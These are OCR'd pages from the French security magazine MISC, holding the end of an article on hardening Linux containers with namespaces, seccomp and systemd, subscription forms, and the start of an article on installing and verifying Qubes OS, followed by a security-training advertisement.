lrwxrwxrwx 1 root root 0 Jan  6 19:05 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 net -> net:[4026531957]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 uts -> uts:[4026531838]

# ls -l /proc/4195/ns
total 0
lrwxrwxrwx 1 root root 0 Jan  6 19:05 cgroup -> cgroup:[4026531835]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 ipc -> ipc:[4026532323]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 mnt -> mnt:[4026532320]
lrwxrwxrwx 1 root root 0 Jan  6 18:57 net -> net:[4026532326]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 pid -> pid:[4026532324]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jan  6 19:05 uts -> uts:[4026532322]
```

Conformément à l'appel à **unshare** observé avec **strace**, le shell **bash** exécuté à l'intérieur du Docker est situé dans cinq namespaces différents de l'hôte ; seuls le **CGROUP** namespace et le **USER** namespace restent inchangés. En effet, Docker n'emploie pas ces namespaces par défaut.

Pour ce qui est de *seccomp* BPF, Docker utilise par défaut un filtre qui dresse une liste blanche des appels système qui peuvent être effectués par les processus s'exécutant dans les conteneurs. Cette liste ne désactive, en réalité, qu'une faible fraction des appels système possibles, car elle cherche à rester compatible avec le plus d'applications susceptibles d'être mises en conteneur. Ainsi, il peut être intéressant, contrairement à la recommandation officielle, d'éditer cette liste en fonction de la nature des applications cloisonnées, afin de pousser plus avant le cloisonnement. Par exemple, la création de fichiers de périphériques (mknod) et les filtres eBPF sont des fonctionnalités du noyau qui ne sont probablement pas exploitées légitimement par un serveur web applicatif.

4 Conteneurs minimalistes et cloisonnement

Les conteneurs n'ont pas vraiment de limite sur la quantité de processus qu'ils peuvent exécuter en leur sein, en dehors des limites du système hôte et des limites logicielles imposées par le noyau (ulimit et cgroups, notamment). Dès lors, il est possible d'y exécuter un système d'exploitation complet (à l'exception du noyau qui reste commun avec le système hôte).

Par exemple, le projet LXD propose des images générées par des appels à l'utilitaire debootstrap, contenant des systèmes Debian/Ubuntu quasi complets. À l'inverse, la philosophie des conteneurs Docker est plutôt de créer des conteneurs dédiés à une seule fonction ; les conteneurs sont ensuite interconnectés pour rendre un service composé de plusieurs fonctions.

La philosophie des conteneurs minimalistes n'est parfois pas respectée, ou le minimalisme n'est qu'illusion. Par exemple, faire exécuter PHP en tant que module Apache (mod_php) ne fait apparaître qu'un seul processus dans le conteneur. Néanmoins, en réalité, il y a bien deux fonctions distinctes :

- le serveur HTTP, qui reçoit les requêtes, parfois décapsule le trafic chiffré et répond aux requêtes pour les fichiers statiques ;
- le serveur web applicatif, qui répond aux requêtes ayant besoin d'un contenu généré dynamiquement.

Le problème d'un conteneur remplissant plusieurs fonctions est que son durcissement se retrouve limité par l'union des privilèges nécessaires pour chaque fonction. Dans notre exemple, le conteneur Apache/mod_php dispose à la fois des droits nécessaires pour le serveur HTTP et pour l'interpréteur PHP. Cette limitation au durcissement est levée en installant un conteneur pour le serveur HTTP et l'interconnectant à un conteneur exécutant le démon PHP-FPM.

Séparer les fonctions dans des conteneurs individuels représente cependant un coût, qu'il convient de considérer : le coût humain lié à la maintenance d'un service plus complexe. Il convient donc de trouver un équilibre… ou de durcir les fonctions au sein même du conteneur.

5 Utiliser les namespaces et seccomp BPF à l'intérieur d'un conteneur

Tandis que les conteneurs minimalistes n'exécutent qu'un unique applicatif, les conteneurs embarquant un système d'exploitation quasi complet peuvent inclure systemd. Souvent considéré comme une usine à gaz à la surface d'attaque significative, systemd s'avère, en réalité, un outil précieux pour durcir ses services. Il est, en effet, possible de spécifier dans la configuration d'un service systemd, effectuée grâce à des fichiers Unit, des directives pour une mise en œuvre aisée des namespaces et de *seccomp* BPF.

Pour ce qui est de *seccomp* BPF, avec systemd, il n'est pas nécessaire d'écrire des programmes BPF, ou d'employer la syntaxe non triviale des profils *seccomp* BPF de Docker. La mise en place d'un filtre s'effectue avec la directive **SystemCallFilter**. Celle-ci fonctionne, par défaut, comme une liste blanche d'appels système autorisés ; l'usage d'un appel système non listé résulte en l'envoi du signal **SIGSYS**, causant la mort du processus. Il est cependant possible de transformer cette liste en une liste noire, lorsque ce choix semble plus approprié, en précédant la liste d'un caractère tilde.

Bien qu'il soit possible de lister les appels système un par un (ce qui peut se révéler fastidieux, nécessiter de connaître la fonction de chacun, et être susceptible à des oublis ou des erreurs de saisie), systemd propose des alias regroupant les appels système par groupes logiques. Le contenu de chaque alias peut être observé dans le code source, dans le fichier en référence **[syscalls]** ou grâce à la commande **systemd-analyze syscall-filter** dans les versions récentes.

Ainsi, pour un serveur web applicatif, il peut sembler judicieux de partir de l'alias **@system-service**, qui constitue une liste blanche saine usuelle, puis de la restreindre avec une liste noire dans une seconde directive. Par exemple, il est douteux que php-fpm ait besoin de gérer les clés du noyau (**@keyring**) ou de changer des propriétaires de fichers (**@chown**).

Ainsi, le fichier Unit du service PHP-FPM pourrait contenir les lignes suivantes :

```
[Service]
SystemCallFilter=@system-service
SystemCallFilter=~@keyring,@chown
```

À noter que si l'alias **@system-service** n'est pas encore implémenté dans votre version de systemd (versions antérieures à v239), il suffit de recopier la liste trouvée dans le code source dans le lien supra pour en émuler le comportement.

Systemd dispose également de directives pour mettre en place des namespaces réseau (**NET**) et de points de montage (**NS**). Ainsi, spécifier **PrivateNetwork=yes** dans une Unit place le processus dans un namespace réseau où seule une interface de bouclage **lo** (distincte de l'interface de bouclage du namespace réseau parent) existe par défaut. Il s'agit d'un excellent moyen de s'assurer que ce processus ne pourra pas communiquer directement avec d'autres processus par des sockets réseau. Les directives



ProtectSystem, **ProtectHome**, **PrivateTmp**, **PrivateDevices**, **ProtectKernelTunables**, **ProtectControlGroups**, **ReadWritePaths**, **ReadOnlyPaths** et **InaccessiblePaths** **[systemdexec]** usent des namespaces de points de montage. Elles visent à remonter des fractions du système en lecture seule ou pour créer des pseudo-systèmes de fichiers (**procfs**, **sysfs**, **devfs**, etc.) ou des systèmes de fichiers éphémères (**tmpfs**) dédiés à ce namespace à divers endroits de l'arborescence des fichiers.

Ainsi, l'extrait de fichier Unit suivant pourrait aider à protéger raisonnablement le système contre toute modification frauduleuse ou accidentelle effectuée par un serveur web applicatif, tout en autorisant le téléversement (upload) de fichiers dans **/var/www/uploads** :

```
PrivateTmp=True
ProtectSystem=strict
ProtectHome=strict
PrivateDevices=True
ProtectKernelTunables=True
ProtectControlGroups=True
ReadWritePaths=/var/www/uploads
```

Le résultat final peut être observé en exécutant la commande **mount** dans le namespace NS du serveur web applicatif, grâce à l'utilitaire **nsenter**. L'identifiant du namespace à rejoindre est désigné par son type (**--mount**) et le PID d'un processus s'exécutant dans ce namespace. Ce PID peut être récupéré en interrogeant systemd avec **systemctl show**.

```
nsenter --mount -t $(systemctl show php-fpm.service -p
MainPID | cut -d'=' -f2) mount
```

Pour aller plus loin, le lecteur intéressé pourra se référer à la conférence de Timothée Ravier, présentée au SSTIC 2017. Ce dernier y présente plusieurs cas d'usage de systemd pour durcir les services et limiter l'exploitation de vulnérabilités en attendant qu'un patch soit disponible **[SSTIC]**.

Conclusion

Les conteneurs applicatifs usent de nombreuses fonctionnalités du noyau pour isoler des processus du système hôte. Dans cet article, deux de ces mécanismes — les namespaces et *seccomp* BPF — ont été présentés. Ils ne sont pas les seuls disponibles ou même, les seuls mis en œuvre par les conteneurs. Il est, en effet, régulièrement fait usage des cgroups pour limiter les ressources CPU et mémoire, principalement, et des Linux Security Modules (LSM), comme SELinux, AppArmor et bientôt peut-être Landlock **[Landlock]**, qui pourraient être le sujet d'un futur article.

Hélas, plus un conteneur applicatif est complexe et plus il embarque de fonctions métier ou technique, plus sa surface d'attaque devient préoccupante. Devrait alors s'engager une réflexion sur l'isolation de ces fonctions. Docker propose une approche où il est aisé de segmenter les fonctions dans des conteneurs distincts, puis de les interconnecter. Quand cette solution n'est pas adéquate, cet article a proposé d'employer les fonctionnalités de systemd afin de renforcer la sécurité à l'intérieur même d'un conteneur multifonctions. Cela s'effectue alors par le simple ajout de quelques directives dans le fichier Unit des différents démons installés. ■

Remerciements

Je tiens à remercier chaleureusement mes relecteurs, Piotr Chmielnicki, Sébastien Mainand et Timothée Ravier pour leurs commentaires judicieux et leur expertise. Les opinions exprimées dans cet article ne sauraient les engager.

Références

[USERNS1] https://forums.grsecurity.net/viewtopic.php?f=7&t=4476

[USERNS2] https://utcc.utoronto.ca/~cks/space/blog/linux/UserNamespacesWhySecurityProblems

[eBPF] https://lists.linuxfoundation.org/pipermail/containers/2018-February/038571.html

[RUNC] https://github.com/opencontainers/runc

[syscalls] https://github.com/systemd/systemd/blob/master/src/shared/seccomp-util.c

[systemdexec] https://www.freedesktop.org/software/systemd/man/systemd.exec.html

[SSTIC] https://www.sstic.org/2017/presentation/durcissement_systeme_avec_systemd/

[Landlock] https://landlock.io/

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Abonnez-vous !



M'abonner !

Me réabonner !

Compléter ma collection !

Pouvoir consulter en numérique mon magazine préféré !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document complété !

CONNECT

DÉCOUVREZ CONNECT

LA PLATEFORME DE DOCUMENTATION NUMÉRIQUE !

Tous les articles du magazine sont disponibles dès la parution !
Pour plus de renseignements, contactez-nous :
par téléphone au +33 (0) 3 67 10 00 28 ou par mail à connect@ed-diamond.com

À découvrir sur : **connect.ed-diamond.com**

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE

ou retrouvez toutes nos offres sur www.ed-diamond.com !

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC *	PAPIER + CONNECT (1 connexion Connect) Réf	PAPIER + CONNECT Tarif TTC*
MC	6n° MISC	☐ MC1	45 €	☐ MC13	259 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €	☐ MC+13	279 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES				
B	6n° MISC + 11n°GLMF	☐ B1	109 €	☐ B13	499 €
B+	6n° MISC + 2n° HS + 11n°GLMF + 6n° HS	☐ B+1	185 €	☐ B+13	629 €
C	6n° MISC + 6n° LP + 11n°GLMF	☐ C1	149 €	☐ C13	669 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ C+1	249 €	☐ C+13	769 €
I	6n° MISC + 6n° HK	☐ I1	79 €	☐ I13	419 €
I+	6n° MISC + 2n° HS + 6n° HK	☐ I+1	99 €	☐ I+13	439 €
L	6n° MISC + 6n° HK + 6n° LP + 11n° GLMF	☐ L1	189 €	☐ L13	839 €
L+	6n° MISC + 2n° HS + 6n° HK + 6n° LP + 3n° HS + 11n°GLMF + 6n° HS	☐ L+1	289 €	☐ L+13	939 €

Les abréviations des offres sont les suivantes :
GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

Prix TTC en Euros / France Métropolitaine*
*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTI-PLATEFORME !

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !



QUBES OS : UN SYSTÈME D'EXPLOITATION RAISONNABLEMENT SÉCURISÉ

Frédéric PIERRET – frederic.pierret@qubes-os.org
Membre du projet Qubes OS

mots-clés : OS / XEN / VIRTUALISATION / ISOLATION / CYBERSÉCURITÉ/ ANONYMAT

Qubes OS est un système d'exploitation axé sur la sécurité. Qubes adopte une approche appelée sécurité par compartimentation, qui vous permet de compartimenter les différentes parties de votre vie numérique dans des compartiments isolés et sécurisés appelés « qubes ».

Qubes OS ou simplement Qubes, est un système d'exploitation axé sur la sécurité, gratuit et open source, qui diffère fondamentalement de tout autre poste de travail Linux classique (voir **[QOS]**). Le projet a été imaginé et développé au début de cette décennie par Joanna Rutkowska (voir **[INT]**) et a suscité énormément d'engouement et de développement depuis sa création.

En matière de sécurité Linux, on pense très souvent au *durcissement*, qui consiste à cloisonner le travail de chaque serveur et d'utiliser des pare-feu pour limiter l'accès entre les serveurs uniquement à ce qui est nécessaire. Dans un environnement moderne où un serveur n'exécute qu'un serveur SSH et éventuellement un ou deux autres services, un attaquant ne dispose que d'une surface d'attaque très limitée.

La sécurité des postes bureautiques Linux est un défi complètement différent en raison du nombre de tâches effectuées dans l'environnement de travail. Chaque action réalisée sur votre ordinateur de bureau ouvre une nouvelle voie pour compromettre potentiellement votre système, comme le courrier électronique (voir **[PHI]**).

Que cela soit sur les serveurs, mais plus particulièrement sur les postes de travail, la plus grande problématique est d'évaluer le risque encouru suite à une attaque pour *les données personnelles*. Une attaque pourrait exposer vos identifiants, données bancaires, photos personnelles et même compromettre vos clés SSH et GPG, ce qui ouvrirait l'accès à d'autres ordinateurs. Les attaquants pourraient laisser derrière eux une porte dérobée leur permettant de revenir dans votre ordinateur à tout moment et même, vous espionner à travers votre webcam et votre micro.

Une autre problématique des postes de travail est qu'ils sont utilisés comme plateformes de développement, ce qui signifie que les utilisateurs sont amenés à créer ou bien télécharger et exécuter du code provenant de sources non fiables, directement sur leur poste.

Dans cet article, je commencerais par vous donner un aperçu de Qubes OS, ainsi que de ses approches radicalement différentes de celles auxquelles vous êtes habitués à avoir sur un poste de travail tournant sur Linux et de certaines de ses fonctionnalités de sécurité particulièrement intéressantes. Ensuite, je vous ferai un petit guide sur son installation et sa configuration, ainsi que sur l'utilisation de certaines de ses fonctionnalités plus avancées.

1 Fonctionnement général

L'utilisation d'une technologie classique de virtualisation en tant que poste de travail peut s'avérer très fastidieuse en termes d'utilisation, de configuration et d'interfaces graphiques, surtout si

vous ne souhaitez pas que plusieurs environnements de bureau s'exécutent dans leurs propres fenêtres. Il revient très souvent comme question de savoir comment partager des fichiers ou copier-coller entre machines virtuelles de manière sécurisée et comment les maintenir à jour facilement. Justement, Qubes fournit un certain nombre d'outils maison qui facilitent la gestion d'un ordinateur composé essentiellement de machines virtuelles, mais avec la sécurité comme fil conducteur des actions pouvant être réalisées. Tout d'abord, Qubes utilise Xen pour fournir toute sa virtualisation, car c'est notamment un hyperviseur « *bare metal* » avec une conception en micronoyau réduisant ainsi sa surface d'attaque (voir **[ARC]**). Ensuite, au lieu que chaque machine virtuelle ait son propre environnement de bureau complet, Qubes utilise le domaine le plus privilégié, appelé *dom0*, pour afficher l'environnement bureautique et les fenêtres des autres machines virtuelles, appelés **domU** par Xen.




Fig. 1 : Plusieurs fenêtres d'applications issues de différentes machines virtuelles.

Les machines virtuelles affichent des fenêtres d'application individuelles dans l'environnement de bureau de dom0. Ainsi, le lancement de n'importe quelle application se comporte bien comme dans toute autre distribution de bureau. Cependant, la principale différence est que Qubes vous permet d'avoir un code couleur pour chacune de vos machines virtuelles, en fonction d'un niveau de confiance allant du rouge (non fiable) au noir (confiance ultime), avec un certain nombre (encore limité) de couleurs différentes. Lorsque vous exécutez une application à partir d'une machine virtuelle, elle apparaît avec une bordure de fenêtre colorée en fonction de la couleur attribuée associée au niveau de confiance (voir Fig. 1).

Étant donné que la machine virtuelle dom0 dispose d'un accès privilégié par rapport aux autres machines virtuelles de Xen, Qubes prend des mesures de sécurité supplémentaires pour la protéger, en ne faisant fonctionner que l'environnement de bureau et en supprimant tout accès réseau du dom0. On parlera indifféremment de machine virtuelle ou *qube* pour nommer les domaines dans Qubes OS, lorsque cela ne prête pas à confusion.

1.1 TemplateVM & AppVM

Dans Qubes, toutes les machines virtuelles nouvellement créées sont basées sur des machines virtuelles modèles dites *TemplateVM* qui, par défaut, sont des installations de base de Fedora, Debian, CentOS ou encore Whonix (la communauté fournit des modèles pour d'autres distributions populaires). Lorsque vous créez un qube, vous choisissez le modèle à partir duquel il est basé et, lorsque vous le démarrez, ce qube obtient une version en lecture seule du système de fichiers racine de ce modèle. Ce qube est alors une *AppVM*, pour *ApplicationVM*. Bien que l'utilisateur à l'intérieur de l'AppVM puisse toujours installer un logiciel ou modifier le système de fichiers racine, lorsque cette AppVM s'arrête, toutes ses modifications sont effacées. Seul un répertoire **/rw** est persistent, contenant **/home** ainsi que **/usr/local**. Cela signifie que l'historique et les paramètres de votre navigateur resteront inchangés, mais si un attaquant compromettait votre navigateur et tentait d'installer une porte dérobée dans BASH ou Firefox, la prochaine fois que vous redémarrez cette AppVM, toute compromission n'existera plus. Par défaut, les TemplateVM n'ont accès qu'aux




Fig. 2 : Architecture de Qubes OS d'après [CMP].

dépôts officiels des distributions sous-jacentes. Cependant, il est possible de donner un accès libre à Internet, mais au risque de compromettre la machine virtuelle modèle et ainsi, toute autre AppVM dépendante de celle-ci. La gestion de la persistance des données dans Qubes amène donc un niveau de protection supplémentaire pour un utilisateur. Un autre point fort de ce système est que l'on peut aussi indifféremment changer, quand bon nous semble, de TemplateVM pour une AppVM donnée, sans perdre aucune donnée ou configuration. Il est même possible de créer un TemplateVM pour les utilisateurs de la « *fenêtre* ».

1.2 NetVM

En plus d'isoler les applications entre elles, Qubes assure aussi la compartimentation réseau. En effet, toute machine virtuelle, dont on a attaché un ou plusieurs périphériques réseau, est appelée **NetVM**.

Cela implique que, si des attaquants compromettent une AppVM, ils n'ont pas d'accès direct au matériel réseau et ne peuvent pas, par exemple, se connecter automatiquement à un autre point d'accès sans fil. Qubes fournit un outil graphique permettant un verrouillage plus fin des AppVM individuelles, afin de ne pouvoir accéder qu'à certains hôtes/ports du réseau. Je détaillerai dans la prochaine section le *schéma réseau* standard de Qubes OS par rapport aux NetVM. Vous pouvez d'ores et déjà regarder et revenir, à différents moments de l'article, à l'architecture globale actuelle et en développement de Qubes sur la Fig. 2.

Que cela soit dans n'importe quel type de qube, l'utilisateur par défaut est **user** et est membre *sudoer* sans mot de passe. D'un point de vue système, cela n'est pas un problème d'avoir cette situation-là sachant qu'à chaque redémarrage d'un qube, la racine **/** est réinitialisée par rapport à celle du TemplateVM sous-jacent.



2 Installation

2.1 Téléchargement et vérification de l'ISO Qubes OS

Vous pouvez télécharger la dernière version de Qubes 4.0.1 à l'adresse https://www.qubes-os.org/downloads/. Sur cette page, vous trouverez le lien pour télécharger l'image ISO, le fichier de signature ainsi que la clé associée à la signature de l'ISO. Le fichier de signature est une signature GPG utilisant la clé de signature de l'équipe Qubes. Je vous recommande de télécharger la *Qubes OS Release 4 Signing Key* ainsi :

```
$ wget https://keys.qubes-os.org/keys/qubes-release-4-signing-key.asc
```

Une fois que vous avez vérifié la clé de signature, vous pouvez l'importer dans votre trousseau GPG avec :

```
$ gpg --import qubes-release-4-signing-key.asc
```

Ensuite, on utilise **gpg** pour vérifier l'ISO de la dernière version de Qubes par rapport à la signature téléchargée :

```
$ gpg -v --verify Qubes-R4.0.1-x86_64.iso.asc Qubes-R4.0.1-x86_64.iso
```

Ce que l'on cherche dans la sortie de cette commande est **gpg: Good signature from "Qubes OS Release 4 Signing Key"** pour prouver que la signature correspond. Pour aller plus loin, je vous invite à consulter la page **[SIG]**.

La version Qubes OS 4.0.1 a son dom0 basé sur Fedora 25. Même si cette version est dépréciée, cela n'a aucun impact sur la sécurité du dom0, car les principaux composants comme Xen ou le noyau Linux sont mis à jour régulièrement (voir **[EOL]**).

2.2 Installer Qubes OS

Avant de commencer, sachez que les utilisateurs de la communauté Qubes maintiennent une liste de compatibilité matérielle (voir **[HCL]**). Vous pouvez aller jeter un œil pour vérifier s'il y a déjà eu un retour pour votre matériel. C'est surtout le support de votre matériel par Xen, puis des problèmes liés aux portables avec deux GPUs qui peuvent compliquer l'installation. Néanmoins, cela est assez rare et la communauté est assez réactive pour aider au mieux en cas de problème. Ensuite, assurez-vous d'avoir activé les options de virtualisation dans votre BIOS Intel VT-x ou AMD-V. Il est aussi vivement recommandé d'avoir les technologies Intel VT-d ou AMD-Vi, car ces dernières permettent d'affecter un périphérique PCI à une VM tout en contrôlant l'adressage mémoire des entées/sorties de celui-ci. On obtient ainsi une isolation supplémentaire évitant qu'un périphérique n'accède directement à toute la mémoire.

L'installation est assez simple et très similaire à celle de Fedora ou CentOS. Par défaut, le disque est chiffré et vous aurez donc besoin au minimum d'une partition **/boot** séparée. Le compte **root** est verrouillé, mais vous pouvez l'activer durant l'installation, sachant que cela n'est pas d'une grande utilité, car l'utilisateur créé sera obligatoirement *sudoer* par défaut.

Au premier redémarrage, un assistant de configuration proposera de créer une base système de machines virtuelles NetVM, nommées *sys-net*, *sys-firewall* et *sys-whonix*. Tout le matériel réseau sur votre hôte sera attaché automatiquement à sys-net, de sorte que plus aucun composant réseau ne soit disponible pour d'autres domaines. Comme ce qube est le seul à avoir un accès direct au réseau, il est considéré comme non fiable. On utilisera le NetworkManager de sys-net pour configurer les réseaux filaires ou sans-fil. Ensuite, le qube sys-firewall se connecte à sys-net pour son accès réseau et permet ainsi à toute autre machine virtuelle créée d'accéder à ce même réseau. Ce qube agit comme un véritable pare-feu pour toutes vos AppVM. Par défaut, toutes les AppVM accèdent à Internet sans restriction, mais quiconque souhaitant s'attaquer à l'une de vos AppVM doit passer par sys-net et sys-firewall. La machine virtuelle sys-whonix se comporte comme un pare-feu, sauf qu'elle configure automatiquement un routeur Tor sécurisé. Toutes les machines virtuelles utilisant sys-whonix ont tout leur trafic routé automatiquement sur Tor. Qubes fournit également par défaut une AppVM *anon-whonix* qui utilise la distribution *Whonix*, axée sur la sécurité et l'anonymat. Elle inclut le navigateur Tor et achemine tout le trafic via sys-whonix. Vous avez ensuite des options plus avancées, telles que l'activation ou non de la



HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

idcomm.fr

+33 644 014 072

www.hs2.fr

formations@hs2.fr

